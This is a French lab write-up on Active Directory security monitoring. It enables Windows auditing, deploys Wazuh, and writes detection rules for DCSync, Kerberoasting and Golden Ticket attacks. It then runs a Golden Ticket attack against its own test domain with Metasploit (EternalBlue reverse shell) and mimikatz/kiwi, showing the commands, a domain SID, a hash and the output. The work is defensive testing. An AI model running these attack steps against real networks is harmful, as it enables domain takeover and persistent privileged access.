
Ici nous allons auditer les connexions aux comptes et la validation des informations d'identification :




Nous activons l'audit pour les événements en Succès et Echec :




Puis nous effectuons les mêmes configurations pour les utilisations de privilèges :



Et enfin la gestion des comptes (créations, suppression ect...) :



Nous allons maintenant vérifier que les logs remontent dans l'observateur d'évènement via la création d'un compte test :




Notre configuration des logs avancées dans les journaux Windows et maintenant fonctionnel.
Cependant cette méthode reste archaïque et difficilement exploitable au vu de la lisibilité.

C'est pour cela que des solutions de SIEM existent, comme Wazuh, qui permettent de centraliser les logs de tous les serveurs/équipements du parc afin d'en faciliter l'administration mais également la lisibilité en créant des Dashboard personnalisée par exemple.

2.3 Installation et configuration de Wazuh

Concernant l'installation de Wazuh nous la considérons comme faite, voici la documentation officielle d'installation que nous avons suivis : <https://documentation.wazuh.com/current/installation-guide/wazuh-server/step-by-step.html>

Une fois installé, nous arrivons sur la page d'accueil de Wazuh qui est vide car aucun agent n'est installé :



Nous allons donc déployer notre agent sur le serveur Active Directory.
Pour cela, nous téléchargeons l'agent puis l'installons sur le serveur cible :

```
Administrator : Windows PowerShell
Windows PowerShell
Copyright <C> 2009 Microsoft Corporation. Tous droits réservés.

PS C:\Users\Administrateur> cd C:\temp
PS C:\temp> .\wazuh-agent-4.11.1-1.msi /q WAZUH_MANAGER="192.168.40.2"
```

Puis nous activons le service :

```
PS C:\temp> net start Wazuh
Le service Wazuh démarre.
Le service Wazuh a démarré.

PS C:\temp>
```

Si nous retournons sur l'interface graphique de Wazuh nous retrouvons notre agent dans le menu « Endpoints » :


ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	srv-adw1	192.168.40.5	default	Microsoft Windows Server 2008 R2 Datacenter Edition (full) Service Pack 1 6.1.7601	node01	v4.11.1	active	.../...

En cliquant sur l'agent nous pouvons voir plusieurs informations sur notre agent comme par exemple :


ID	Status	IP address	Version	Group	Operating system	Cluster node	Registration date	Last keep alive
001	active	192.168.40.5	Wazuh v4.11.1	default	Microsoft Windows Server 2008 R2 Datacenter Edition (full) Service Pack 1 6.1.7601	node01	Mar 20, 2025 @ 15:22:59.000	Mar 20, 2025 @ 15:24:34.000

1. Les événements de sécurité remontés (pour le moment aucun car l'agent n'est pas installé)
2. Intégration du framework MITRE ATT&CK qui remonte les menaces connues afin de mieux les anticiper
3. Liste des vulnérabilités

Dans le menu « Threat Hunting » de l'agent nous pouvons voir les 1ere logs remontés par l'agent :



Enormément d'informations sont disponibles à travers les différents menus :



Dans notre cas nous allons nous concentrer sur les remontées de logs de sécurité notamment sur les détections d'attaques Golden Ticket et DCSync.

2.4 Détection d'une attaque Golden Ticket

Nous allons donc commencer par créer un fichier « /var/ossec/etc/rules/local_rules.xml » sur le serveur Wazuh afin d'intégrer nos règles de détection d'attaque sur l'Active Directory :

```

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

<!--
Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
-->
<rule id="100001" level="5">
<if_sid>5716</if_sid>
<srcip>1.1.1.1</srcip>
<description>sshd: authentication failed from IP 1.1.1.1.</description>
<group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
</group>

<group name="security_event, windows,">

<!-- This rule detects DCSync attacks using windows security event on the domain controller -->
<rule id="110001" level="12">
<if_sid>60103</if_sid>
<field name="win.system.eventID">^4662$</field>
<field name="win.eventdata.properties" type="pcre2">>(1131f6aa-9c07-11d1-f79f-00c04fc2cd2)|(19195a5b-6da0-11d0-af3d-00c04fd930c9)</field>
<options>no_full_log</options>
<description>Directory Service Access. Possible DCSync attack</description>
</rule>

<!-- This rule ignores Directory Service Access originating from machine accounts containing $ -->
<rule id="110002" level="0">
<if_sid>60103</if_sid>
<field name="win.system.eventID">^4662$</field>
<field name="win.eventdata.properties" type="pcre2">>(1131f6aa-9c07-11d1-f79f-00c04fc2cd2)|(19195a5b-6da0-11d0-af3d-00c04fd930c9)</field>
<field name="win.eventdata.SubjectUserName" type="pcre2">>\$</field>
<options>no_full_log</options>
<description>Ignore all Directory Service Access that is originated from a machine account containing $</description>
</rule>

<!-- This rule detects Kerberoasting attacks using windows security event on the domain controller -->
<rule id="110003" level="12">
<if_sid>60103</if_sid>
<field name="win.system.eventID">^4769$</field>
<field name="win.eventdata.TicketOptions" type="pcre2">>0x40810000</field>
<field name="win.eventdata.TicketEncryptionType" type="pcre2">>0x17</field>
<options>no_full_log</options>
<description>Possible Kerberoasting attack</description>
</rule>

<!-- This rule detects Golden Ticket attacks using windows security events on the domain controller -->
<rule id="110003" level="12">
<if_sid>60103</if_sid>
<field name="win.system.eventID">^4624$</field>
<field name="win.eventdata.LogonGuid" type="pcre2">>(00000000-0000-0000-0000-000000000000)</field>
<field name="win.eventdata.logonType" type="pcre2">>3</field>
<options>no_full_log</options>
<description>Possible Golden Ticket attack</description>
</rule>

```

1. Règle de détection DCSync
2. Règle qui permet d'ignorer les comptes machines qui accèdent à l'AD afin de ne pas générer des logs inutiles
3. Règle de détection pour Kerberoasting
4. Règle de détection d'un attaque Golden Ticket

Une fois cela fais nous sauvegardons et redémarrons l'agent.


Nous pouvons maintenant simuler l'attaque Golden Ticket. Pour cela plusieurs informations sont nécessaires pour mener l'attaque :

- Le nom du domaine
- Le SID du domaine
- NTHASH
- Un nom d'utilisateur
- Le RID d'un utilisateur

Dans notre cas nous utiliserons « **Metasploit** » avec un reverse shell initié via l'exploitation de la faille « **Eternal Blue** » impactant SMBv1 pour remonter ces informations.

Puis nous chargerons le module « **Kiwi** » dans le reverse shell afin de générer notre Golden Ticket via les informations remontées précédemment afin d'avoir un accès persistant sur la machine victime.

Nous créons donc le ticket :



```
root@srv-kali1: /home/liam
ot found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

    exit   -  Quit mimikatz
    cls   -  Clear screen (doesn't work with redirections, like PsExec)
    answer -  Answer to the Ultimate Question of Life, the Universe, and
Everything
    coffee -  Please, make me a coffee!
    sleep  -  Sleep an amount of milliseconds
    log    -  Log mimikatz input/output to file
    base64 -  Switch file input/output base64
    version -  Display some version informations
    cd    -  Change or display current directory
    localtime -  Displays system local date and time (OJ command)
    hostname -  Displays system local hostname

meterpreter > golden_ticket_create -d adrar.local -s S-1-5-21-416310626-3670306
785-345972124 -u Administrateur -k 68a6lc8fc644e0c6fb43fc3c84d6c64d -t /root/my.
ticket
[+] Golden Kerberos ticket written to /root/my.ticket
meterpreter >
```

Puis nous utilisons le ticket :

```

root@srv-kali1:/home/liam
(run: 'load kiwi')
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > kerberos_ticket_use /root/my.ticket
[*] Using Kerberos ticket stored in /root/my.ticket, 1860 bytes ...
(+) Kerberos ticket applied successfully.

meterpreter > shell
Process 536 created.
Channel 2 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>klist
klist

LogonId est 0:0x3e7

Tickets mis en cache: (3)

#0> Client: Administrateur @ adrarr.local
    Serveur: krbtgt/adrarr.local @ adrarr.local
    Type de chiffrement KerbTicket: RSADSI RC4-HMAC(NT)
    Indicateurs de tickets 0x40e00000 -> forwardable renewable initial pre_authent
    Heure de démarrage: 4/4/2025 9:40:33 (Local)
    Heure de fin: 4/2/2035 17:40:33 (Local)
    Heure de renouvellement: 4/2/2035 17:40:33 (Local)
    Type de clé de session: RSADSI RC4-HMAC(NT)


#1> Client: Administrateur @ adrarr.local
    Serveur: ldap/srv-advl.adrarr.local @ ADRAR.LOCAL
    Type de chiffrement KerbTicket: AES-256-CTS-HMAC-SHA1-96
    Indicateurs de tickets 0x40a040000 -> forwardable renewable pre_authent o
    k_as_delegate
    Heure de démarrage: 4/4/2025 9:43:42 (Local)
    Heure de fin: 4/4/2025 19:43:42 (Local)
    Heure de renouvellement: 4/11/2025 9:43:42 (Local)
    Type de clé de session: AES-256-CTS-HMAC-SHA1-96

#2> Client: Administrateur @ adrarr.local
    Serveur: ldap/srv-advl.adrarr.local/adrarr.local @ ADRAR.LOCAL
    Type de chiffrement KerbTicket: AES-256-CTS-HMAC-SHA1-96
    Indicateurs de tickets 0x40a040000 -> forwardable renewable pre_authent o
    k_as_delegate
    Heure de démarrage: 4/4/2025 9:42:02 (Local)
    Heure de fin: 4/4/2025 19:42:02 (Local)
    Heure de renouvellement: 4/11/2025 9:42:02 (Local)
    Type de clé de session: AES-256-CTS-HMAC-SHA1-96


```

Nous voyons ci-dessus la réussite de l'attaque Golden Ticket.

